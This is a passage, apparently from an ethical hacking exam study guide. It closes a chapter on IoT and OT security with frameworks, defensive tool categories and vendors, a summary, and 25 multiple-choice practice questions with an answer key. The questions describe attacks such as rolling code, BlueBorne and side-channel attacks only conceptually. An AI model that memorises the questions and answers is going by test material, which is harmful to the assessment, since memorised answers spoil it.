

Figure 18-132: NERC

Industrial Internet Security Framework (IISF)

The Industrial Internet Security Framework (IISF) focuses on mitigating the risks posed by unforeseen threats from both internal and external sources that could disrupt production. The primary goal of this framework is to identify and monitor the integration of IT and OT operations while prioritizing potential threats.

Figure 18-133: Industrial Internet Security Framework (IISF)

ISA/IEC-62443

The ISA/IEC-62443, developed by the International Society of Automation (ISA) and the International Electrotechnical Commission (IEC), is a non-profit professional organization representing engineers, technicians, and managers in industrial automation. This standard offers a flexible framework to address and reduce current and future security risks in Industrial Automation and Control Systems (IACS), which are integral to the OT sector. It also outlines technical cybersecurity requirements for various IACS components, such as embedded devices, network elements, host systems, and software applications, focusing on OT industries. The standard defines the security features that allow components to defend against threats at specific security levels without relying on additional compensating measures for OT systems.



Figure 18-134: ISA/IEC-62443

OT Security Solutions

The industrial and corporate sectors are increasingly digitizing their operational processes, expanding access to OT devices across a wider range of the internet. However, the costs associated with managing security in heavy industries are often underestimated, resulting in various security challenges. To mitigate these risks, industries should invest in cybersecurity programs and solutions.

Cybersecurity professionals should carefully assess the current challenges and requirements, adapting security measures to meet these evolving needs while implementing necessary operational changes. Consequently, many established OEM providers and start-ups have introduced new strategies and technologies to safeguard the OT environment.

Given the decentralized nature of heavy industries, security solutions can be integrated into all technology-related decisions within both IT and OT. Information Risk Management (IRM) can also serve as a second line of defense, with some industries even implementing internal audits as a third line of defense.

Some of the emerging technology solutions organizations are using to safeguard the OT environment include:

- **Firewalls**

Firewalls are crucial for monitoring and controlling network traffic, enhancing security by inspecting traffic between OT and IT networks. They can identify and block new threats,

preventing attackers from moving between networks after compromising a system. It is recommended that critical assets be placed in a DMZ separate from SCADA systems. Tools like FortiGate Rugged Next-Generation Firewalls and OTIFYD Next-Gen OT Firewalls are commonly used.

- **Unified Identity and OT Access Management**

Access management centralizes operations such as adding, securing, modifying, and removing user access to OT systems, integrated with the organization's identity-management system for robust authentication. This approach minimizes risk by granting limited privileges to superuser accounts, helping security personnel track critical assets, and identifying attack sources. Tools like Claroty and MetaDefender IT-OT Access are used to manage and secure access to industrial systems.

- **Asset Inventory and Device Authorization**

Asset inventory tools connect only authorized devices to the OT network, detecting all connected devices and their vulnerabilities based on manufacturer, version, and type. These tools also identify device faults and improve device efficiency. Tools such as SCADAfence, OTbase, Guardian, and Dragos are used for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

OT network monitoring tools continuously track industrial systems and traffic in a noninvasive manner, detecting anomalies—unexpected or malicious events—using machine-learning algorithms. These tools help quickly identify malicious behaviors. Security professionals can use tools like iSID and Rhebo OT Security for monitoring and anomaly detection.

- **Decoys to Mislead Attackers**

Decoys, or honeypots, employ deception technology in the OT environment to automatically set up traps that attract attackers, helping expose their presence and actions. This provides an additional layer of defense against those attempting to infiltrate the industrial network.

Security experts can utilize tools like Attivo Networks ThreatDefend, Conpot, and GasPot to enhance network protection.

 **EXAM TIP:** Understand the security measures that can be implemented to protect OT environments. This includes recognizing best practices for securing devices and networks against cyber threats.

OT Security Tools

Here are some tools available for securing OT systems and networks:

Flowmon

Flowmon helps manufacturers and utility companies maintain the reliability of their industrial networks, preventing downtime and service disruptions. It achieves this through continuous monitoring and anomaly detection, enabling the rapid identification and resolution of issues such as malfunctioning devices, cyber espionage, zero-day vulnerabilities, or malware.

Figure 18-135: Flowmon

Here are some other tools for securing an OT environment:

- Tenable OT Security (https://www.tenable.com)
- Nozomi Networks (https://www.nozominetworks.com)
- Forescout (https://www.forescout.com)
- FortiGuard (https://www.fortinet.com)
- RAM2 (https://www.otorio.com)

EXAM TIP: Pay attention to vulnerabilities commonly found in OT systems, such as weak authentication, lack of encryption in communication, and absence of regular updates or patches.

Summary

In this chapter, we explored IoT concepts, along with various IoT technologies and protocols. We also examined the different threats and attacks targeting IoT networks and devices. Additionally, we covered the IoT hacking methodology, which includes information gathering, vulnerability scanning, launching attacks, gaining remote access, and maintaining access. The chapter also highlighted various IoT hacking tools. Furthermore, we discussed several countermeasures to prevent IoT network hacking attempts by threat actors and provided insights into securing IoT networks and devices using dedicated security tools.

We also delved into OT concepts, the associated threats and attacks, and the OT hacking methodology and tools. Various countermeasures to defend against OT attacks were discussed, and the chapter concluded with a demonstration of OT security solutions and tools.

Mind Map



Figure 18-136: Mind Map

Practice Questions

1. Which of the following is a key characteristic of IoT?

A. Limited connectivity

B. Intelligent sensors

C. Manual data processing

D. Static design

2. In the IoT architecture, which layer is responsible for initial data processing and as a bridge between devices and clients?

A. Application Layer

B. Middleware Layer

C. Access Gateway Layer

D. Edge Technology Layer

3. Which protocols are specifically designed for short-range communication in IoT devices?

A. MQTT

B. LoRaWAN

C. ZigBee

D. 6LoWPAN

4. What distinguishes the Device-to-Cloud communication model in IoT?

A. Devices connect directly to each other via Bluetooth or ZigBee.

B. Devices communicate with a gateway for protocol conversion.

C. Devices exchange data with the cloud instead of directly with the client.

D. Devices use NFC for communication within a limited range.

5. Which challenges make IoT devices particularly vulnerable to cyberattacks?

A. High power consumption of IoT devices.

B. Lack of robust security policies.

C. Limited range of communication protocols.

D. Difficulty in hardware production.

6. Which of the following is NOT a primary threat category associated with IoT devices?

A. Security

B. Privacy

C. Interoperability

D. Safety

7. Which of the following OWASP top 10 IoT threats involves exploiting weak or absent authentication in web portals or APIs?

A. Insecure Network Services

B. Insecure Ecosystem Interfaces

C. Lack of Secure Update Mechanisms

D. Use of Insecure or Outdated Components

8. What is the primary risk associated with a DDoS attack targeting IoT devices?

A. Unauthorized physical access to devices.

B. Tampering with firmware during updates.

C. Overloading target systems to disrupt services.

D. Interception of sensitive data during transmission.

9. What is the primary goal of a Distributed Denial-of-Service (DDoS) attack?

A. To steal sensitive data from the target system.

B. To inject malware into IoT devices.

C. To overwhelm a target system with traffic, rendering it inaccessible.

D. To compromise HVAC systems remotely.

10. In a Rolling Code Attack, what technique does the attacker use to exploit a vehicle's locking mechanism?

A. Injecting malware into the vehicle's system.

B. Using a jamming device to block and intercept rolling codes.

C. Gaining remote access through default credentials.

D. Overloading the car's communication system with traffic.

11. What is a key characteristic of a BlueBorne attack?

A. It targets Bluetooth-enabled devices and requires active user interaction.

B. It exploits vulnerabilities in IoT systems like HVAC systems.

C. It compromises Bluetooth-enabled devices without user interaction or pairing.

D. It manipulates signal transmission using Software-Defined Radio (SDR).

12. What is the primary objective of a Sybil attack in Vehicular Ad-hoc Networks (VANETs)?

A. To gain unauthorized physical access to vehicles.

B. To create the illusion of traffic congestion using fake identities.

C. To steal sensitive data from vehicle sensors.

D. To disable vehicle communication modules.

13. Which type of attack involves capturing valid communication messages and resending them to disrupt IoT devices?

A. Exploit kit attack

B. Side-channel attack

C. Replay attack

D. Man-in-the-middle attack

14. What makes exploit kits particularly dangerous in IoT environments?

A. Their ability to mimic legitimate devices.

B. Their ability to exploit cryptographic weaknesses.

C. Their adaptability to new vulnerabilities.

D. Their reliance on physical access to devices.

15. Which of the following is a characteristic of a side-channel attack?

A. Using fake identities to manipulate network traffic.

B. Substituting legitimate devices with forged ones.

C. Monitoring power consumption or electromagnetic emissions to extract encryption keys.

D. Sending malicious requests to IoT devices to gain control.

16. Which tool is designed to provide detailed information about internet-connected devices, such as routers and CCTV cameras?

A. MultiPing

B. Shodan

C. FOFA

D. Wireshark

17. Which of the following is a key feature of the FCC ID Search tool in IoT device information gathering?

A. Identifying device vulnerabilities in real-time.
B. Searching for devices based on their IP address.
C. Retrieving detailed device certifications and test reports.
D. Intercepting network traffic for unauthorized access.

18. Which tool is designed for real-time packet capture in Z-Wave networks?
A. Nmap
B. Suphacap
C. IoTSeeker
D. Genzai

19. What does the IoTSeeker tool primarily focus on during vulnerability scanning?
A. Scanning IPv6 capabilities of IoT devices.
B. Detecting IoT devices with factory-set credentials.
C. Analyzing the radio spectrum of IoT devices.
D. Conducting buffer overflow vulnerability tests.

20. Which tool performs spectrum analysis for radio communication in IoT devices?
A. ONEKEY
B. Gqrx
C. beSTORM
D. IoTVAS

21. Which of the following is a hardware device used for SDR-based attacks on IoT devices?
A. GNU Radio
B. ChipWhisperer
C. RTL-SDR
D. ONEKEY

22. What is the primary purpose of ChipWhisperer in IoT security research?
A. Capturing and analyzing radio signals.
B. Conducting side-channel power analysis and glitching attacks.
C. Monitoring network traffic and endpoints.
D. Performing spectrum analysis.

23. Which tool generates Software-Defined Radio (SDR) signals?
A. GNU Radio

B. ChipWhisperer

C. IoTSeeker

D. beSTORM

24. What is the primary function of a Distributed Control System (DCS)?

A. Automating machinery without human intervention.

B. Supervising multiple local controllers and controlling distributed field devices.

C. Acquiring real-time data for centralized control and monitoring.

D. Protecting industrial environments during hazardous events.

25. What distinguishes a Safety Instrumented System (SIS) from a Basic Process Control System (BPCS)?

A. SIS is primarily used for automating complex industrial processes.

B. SIS includes safety interlocks to prevent equipment damage.

C. SIS ensures safety by transitioning processes to a predefined safe state during hazardous events.

D. SIS generates production data reports for operational optimization.

Answers

1. **Answer: B**

Explanation: Intelligent sensors are a fundamental characteristic of IoT. They enable devices to detect, collect, and process data from their environment, making them crucial for the functionality and efficiency of IoT systems.

2. **Answer: C**

Explanation: The Access Gateway Layer facilitates the initial data processing and bridges the communication between devices and clients. It manages functions like message routing, identification, and subscriptions, ensuring seamless data transfer within the IoT system.

3. Answer: C

Explanation: ZigBee is a protocol designed for short-range, low-power communication. It is commonly used in home automation systems and devices requiring infrequent data transmission, making it ideal for IoT applications.

4. Answer: C

Explanation: In the Device-to-Cloud communication model, devices rely on cloud services for data exchange and command transmission, often using Wi-Fi or Ethernet. For example, a Wi-Fi-enabled CCTV camera uploads its feed to the cloud, which can be accessed by authorized users.

5. Answer: B

Explanation: IoT devices often lack robust security measures, making them susceptible to cyberattacks. To mitigate these risks, manufacturers must integrate security measures from the design phase through deployment and maintenance.

6. Answer: C

Explanation: The primary IoT threat categories are security, privacy, and safety, as they directly relate to the vulnerabilities and risks posed by IoT devices. Interoperability, while important, is not considered a direct threat category.

7. Answer: B

Explanation: Insecure ecosystem interfaces, such as web portals and APIs, are vulnerable to attacks due to weak or missing authentication, poor encryption, and insufficient validation. This poses a risk to the security of IoT devices.

8. Answer: C

Explanation: A Distributed Denial-of-Service (DDoS) attack overwhelms target systems, rendering them incapable of delivering services. This attack typically uses a network of compromised IoT devices (botnets).

9. Answer: C

Explanation: The main objective of a DDoS attack is to flood a target system with excessive traffic from multiple sources, making it slow, unresponsive, or completely inaccessible to legitimate users.

10. Answer: B

Explanation: In a Rolling Code Attack, the attacker uses a jamming device to block the signal from the key fob to the vehicle while intercepting the transmitted rolling codes. These codes are later replayed to unlock the vehicle.

11. Answer: C

Explanation: A BlueBorne attack takes advantage of vulnerabilities in the Bluetooth protocol, allowing attackers to infiltrate nearby devices without requiring user interaction, prior pairing, or device discovery mode.

12. Answer: B

Explanation: In a Sybil attack, an attacker uses multiple fake identities to create the illusion of traffic congestion, disrupting the communication between nodes in a VANET. This can severely impact network performance and lead to misinformation about traffic conditions.

13. Answer: C

Explanation: In a replay attack, attackers capture valid communication messages and repeatedly send them to the target device. Denial-of-Service (DoS) attacks, message manipulation, or even device crashes can result in denial-of-service.

14. Answer: C

Explanation: Exploit kits are malicious tools that automatically adapt to new vulnerabilities by incorporating updated exploitation methods and features. This allows them to remain effective and undetected in IoT environments.

15. Answer: C

Explanation: In a side-channel attack, attackers exploit signals emitted by devices, such as power usage or electromagnetic emissions, to gather information about encryption keys. This indirect method of accessing sensitive data is quick and minimally invasive.

16. Answer: B

Explanation: Shodan is a specialized search engine that indexes information about internet-connected devices. It helps attackers gather details like IP addresses, hostnames, and device locations, making it an essential tool for reconnaissance during IoT hacking.

17. Answer: C

Explanation: The FCC ID Search tool allows users to access detailed information about a device, including certifications, test reports, and manuals, by entering the device's unique FCC ID. This data helps attackers identify potential vulnerabilities in the device.

18. Answer: B

Explanation: Suphacap is a hardware-based sniffer specifically designed to monitor and capture data packets in Z-Wave networks. It supports various Z-Wave controllers, such as SmartThings and Vera, making it ideal for real-time traffic capture.

19. Answer: B

Explanation: IoTSeeker scans networks for IoT devices still operating with default credentials, such as admin passwords, making them susceptible to hijacking attacks. It focuses on HTTP/HTTPS services to identify these vulnerabilities.

20. Answer: B

Explanation: Gqrx is a software-defined radio tool that analyzes the radio spectrum. It monitors frequency bands used by devices like car key fobs and sensors, providing attackers or researchers insights into IoT communications.

21. Answer: C

Explanation: RTL-SDR is a hardware device used as a USB dongle to capture radio signals in the surrounding area without an internet connection. It supports a wide frequency range and enables activities like decoding GPS signals and sniffing GSM signals.

22. Answer: B

Explanation: ChipWhisperer is designed for embedded hardware security research. It focuses on side-channel attacks, such as power analysis, to extract cryptographic keys and manipulate hardware behavior through glitching techniques.

23. Answer: A

Explanation: GNU Radio is a software tool for generating SDR signals using external RF hardware. It provides signal processing units for creating and analyzing SDR signals, making it useful for SDR-based attacks.

24. Answer: B

Explanation: DCS is designed to manage production systems within a geographic location by using centralized supervisory control to oversee distributed local controllers.

25. Answer: C

Explanation: SIS is designed to protect industrial environments by taking over when BPCS fails, shutting down systems, or transitioning them to a safe state to prevent accidents.